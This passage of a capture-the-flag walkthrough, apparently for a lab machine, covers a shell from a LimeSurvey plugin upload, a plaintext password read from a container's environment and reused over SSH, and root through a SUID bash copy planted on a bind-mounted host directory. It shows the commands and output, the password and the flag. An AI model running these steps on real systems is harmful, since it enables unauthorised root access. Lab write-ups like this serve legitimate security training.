so I'll just add this <version>6.0</version> and retry  so It'll pass the compatibility test and asks to confirm installation
 so lets install it and activate it
 and as you can see it is active now
Shell as limesvc (docker)
so lets trigger it
the plugins in LimeSurvey are saved under /upload/plugins/plugin-name and to trigger PHP file we hit upload/plugins/plugin-name/php-file-name
so lets curl this when we are listening
 and we got a shell as you can see as
 limesvc but inside a container so the user got nothing (empty home directory) and no over-loose permission
Looking at the environment variable I found this
$ env
APACHE_CONFDIR=/etc/apache2
HOSTNAME=efaa6f5097ed
PHP_INI_DIR=/usr/local/etc/php
LIMESURVEY_ADMIN=limesvc
SHLVL=0
OLDPWD=/home
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.0.30
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=1729F83938DA44E27BA0F4D3DBDB397470D12172 BFDDD28642824F8118EF77909B67A5C12229118F 2C16C765DBE54A088130F1BC4B9B5F600B55F3B4 39B641343D8C104B2B146DC3F9C39DC0B9698544
PHP_ASC_URL=https://www.php.net/distributions/php-8.0.30.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.0.30.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=limesvc
APACHE_RUN_USER=limesvc
APACHE_LOG_DIR=/var/log/apache2
LIMESURVEY_PASS=5W5HN4K4GCXf9E
PWD=/home/limesvc
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc             libc-dev                make            pkg-config              re2c
PHP_SHA256=216ab305737a5d392107112d618a755dc5df42058226f1670e9db90e77d777d9
APACHE_ENVVARS=/etc/apache2/envvars
we got a username and a password for the user limesvc so lets try ssh
Shell as Limesvc (host)
and I've got user
 so back to the container again cause I forgot enumerate the mount configuration
mount
/dev/root on /etc/resolv.conf type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /etc/hostname type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /etc/hosts type ext4 (rw,relatime,discard,errors=remount-ro)
/dev/root on /var/www/html/survey type ext4 (rw,relatime,discard,errors=remount-ro)
and i got that we have read write permission over the /survey directory
if we looked back again at the container after having the password to find the sudo configuration
limesvc@efaa6f5097ed:/home/limesvc$ sudo -l
sudo -l
Matching Defaults entries for limesvc on efaa6f5097ed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User limesvc may run the following commands on efaa6f5097ed:
    (ALL : ALL) ALL
limesvc@efaa6f5097ed:/home/limesvc$
we'll see that we can run stuff inside the container as root, back to mount earlier we'll see that the mount on /var/www/html/survey the /dev/root is the host's root block device bind mounted directly to that folder and we can write to it so any changes on that folder on container will be reflected on the host
so lets drop a copy of the bash binary with SUID on the container
last piece for this to work we must have read permission over that folder on the host as limesvc so lets check
limesvc@forgotten:~$ ls -la /opt/limesurvey
total 168
drwxr-xr-x 15 limesvc limesvc 4096 Nov 27 2023 .
drwxr-xr-x 4 root root 4096 Dec 2 2023 ..
-rw-rw-r-- 1 limesvc limesvc 1091 Nov 27 2023 .htaccess
-rw-rw-r-- 1 limesvc limesvc 49474 Nov 27 2023 LICENSE
-rw-rw-r-- 1 limesvc limesvc 2488 Nov 27 2023 README.md
-rw-rw-r-- 1 limesvc limesvc 536 Nov 27 2023 SECURITY.md
drwxr-xr-x 2 limesvc limesvc 4096 Nov 27 2023 admin
drwxr-xr-x 15 limesvc limesvc 4096 Nov 27 2023 application
drwxr-xr-x 10 limesvc limesvc 4096 Nov 27 2023 assets
drwxr-xr-x 7 limesvc limesvc 4096 Nov 27 2023 docs
-rw-rw-r-- 1 limesvc limesvc 8154 Nov 27 2023 gulpfile.js
-rw-rw-r-- 1 limesvc limesvc 5564 Nov 27 2023 index.php
drwxr-xr-x 4 limesvc limesvc 4096 Nov 27 2023 installer
drwxr-xr-x 120 limesvc limesvc 4096 Nov 27 2023 locale
drwxr-xr-x 4 limesvc limesvc 4096 Nov 27 2023 modules
drwxr-xr-x 23 limesvc limesvc 4096 Nov 27 2023 node_modules
-rwxrwxr-x 1 limesvc limesvc 9672 Nov 27 2023 open-api-gen.php
drwxr-xr-x 3 limesvc limesvc 4096 Nov 27 2023 plugins
-rw-rw-r-- 1 limesvc limesvc 2175 Nov 27 2023 psalm-all.xml
-rw-rw-r-- 1 limesvc limesvc 1090 Nov 27 2023 psalm-strict.xml
-rw-rw-r-- 1 limesvc limesvc 1074 Nov 27 2023 psalm.xml
-rw-rw-r-- 1 limesvc limesvc 1684 Nov 27 2023 setdebug.php
drwxr-xr-x 5 limesvc limesvc 4096 Nov 27 2023 themes
drwxr-xr-x 6 limesvc limesvc 4096 Jun 8 10:55 tmp
drwxr-xr-x 9 limesvc limesvc 4096 Nov 27 2023 upload
drwxr-xr-x 36 limesvc limesvc 4096 Nov 27 2023 vendor
limesvc@forgotten:~$
and as you can see it is under /op/limesurvey but it is the same folder so lets do the attack we wanted to do
Shell as root
so i changed user on container using sudo su then dropped the shell with SUID on it
root@efaa6f5097ed:/var/www/html/survey# cp /bin/bash .
cp /bin/bash .
root@efaa6f5097ed:/var/www/html/survey# chmod 4777 bash
chmod 4777 bash
root@efaa6f5097ed:/var/www/html/survey# ls -la
ls -la
total 1376
drwxr-xr-x 15 limesvc limesvc 4096 Jun 8 11:42 .
drwxrwxrwt 1 www-data www-data 4096 Dec 2 2023 ..
-rw-rw-r-- 1 limesvc limesvc 1091 Nov 27 2023 .htaccess
-rw-rw-r-- 1 limesvc limesvc 49474 Nov 27 2023 LICENSE
-rw-rw-r-- 1 limesvc limesvc 2488 Nov 27 2023 README.md
-rw-rw-r-- 1 limesvc limesvc 536 Nov 27 2023 SECURITY.md
drwxr-xr-x 2 limesvc limesvc 4096 Nov 27 2023 admin
drwxr-xr-x 15 limesvc limesvc 4096 Nov 27 2023 application
drwxr-xr-x 10 limesvc limesvc 4096 Nov 27 2023 assets
-rwsrwxrwx 1 root root 1234376 Jun 8 11:42 bash
drwxr-xr-x 7 limesvc limesvc 4096 Nov 27 2023 docs
-rw-rw-r-- 1 limesvc limesvc 8154 Nov 27 2023 gulpfile.js
-rw-rw-r-- 1 limesvc limesvc 5564 Nov 27 2023 index.php
drwxr-xr-x 4 limesvc limesvc 4096 Nov 27 2023 installer
drwxr-xr-x 120 limesvc limesvc 4096 Nov 27 2023 locale
drwxr-xr-x 4 limesvc limesvc 4096 Nov 27 2023 modules
drwxr-xr-x 23 limesvc limesvc 4096 Nov 27 2023 node_modules
-rwxrwxr-x 1 limesvc limesvc 9672 Nov 27 2023 open-api-gen.php
drwxr-xr-x 3 limesvc limesvc 4096 Nov 27 2023 plugins
-rw-rw-r-- 1 limesvc limesvc 2175 Nov 27 2023 psalm-all.xml
-rw-rw-r-- 1 limesvc limesvc 1090 Nov 27 2023 psalm-strict.xml
-rw-rw-r-- 1 limesvc limesvc 1074 Nov 27 2023 psalm.xml
-rw-rw-r-- 1 limesvc limesvc 1684 Nov 27 2023 setdebug.php
drwxr-xr-x 5 limesvc limesvc 4096 Nov 27 2023 themes
drwxr-xr-x 6 limesvc limesvc 4096 Jun 8 10:55 tmp
drwxr-xr-x 9 limesvc limesvc 4096 Nov 27 2023 upload
drwxr-xr-x 36 limesvc limesvc 4096 Nov 27 2023 vendor
and as you can see we got root
limesvc@forgotten:/opt/limesurvey$ ls
LICENSE admin bash index.php modules plugins psalm.xml tmp
README.md    application  docs         installer  node_modules      psalm-all.xml     setdebug.php  upload
SECURITY.md  assets       gulpfile.js  locale     open-api-gen.php  psalm-strict.xml  themes        vendor
limesvc@forgotten:/opt/limesurvey$ ./bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
5a927620d38b2162d1b3bdd4bcde2d24
bash-5.1#